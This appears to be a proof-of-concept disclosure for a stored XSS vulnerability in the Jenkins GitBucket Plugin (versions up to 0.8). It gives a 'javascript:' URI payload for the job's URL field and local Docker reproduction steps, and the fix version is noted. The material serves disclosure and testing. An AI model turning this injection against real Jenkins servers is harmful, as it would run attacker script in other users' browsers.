Screenshots

Payload injected in job configuration

Project status page after save

XSS alert fires (result: 49)
Stored XSS — Jenkins GitBucket Plugin <= 0.8
The GitBucket URL field in Jenkins job configuration is rendered unsanitized
on the project status page. An attacker with configure access can inject a
javascript: URI as the URL. Every user who visits the project
page triggers the stored payload in their browser.
gitbucket plugin <= 0.8 | Jenkins 1.x | Fixed: gitbucket > 0.8
javascript:alert(7*7)
Injected into Configure → GitBucket → URL field.
1. Run bash poc/download-plugins then docker compose up --build
2. Open http://localhost:8080 and create a Freestyle project
3. Configure → GitBucket URL → set javascript:alert(7*7) → Save
4. Visit the project status page — alert fires with 49
Payload injected in job configuration
Project status page after save
XSS alert fires (result: 49)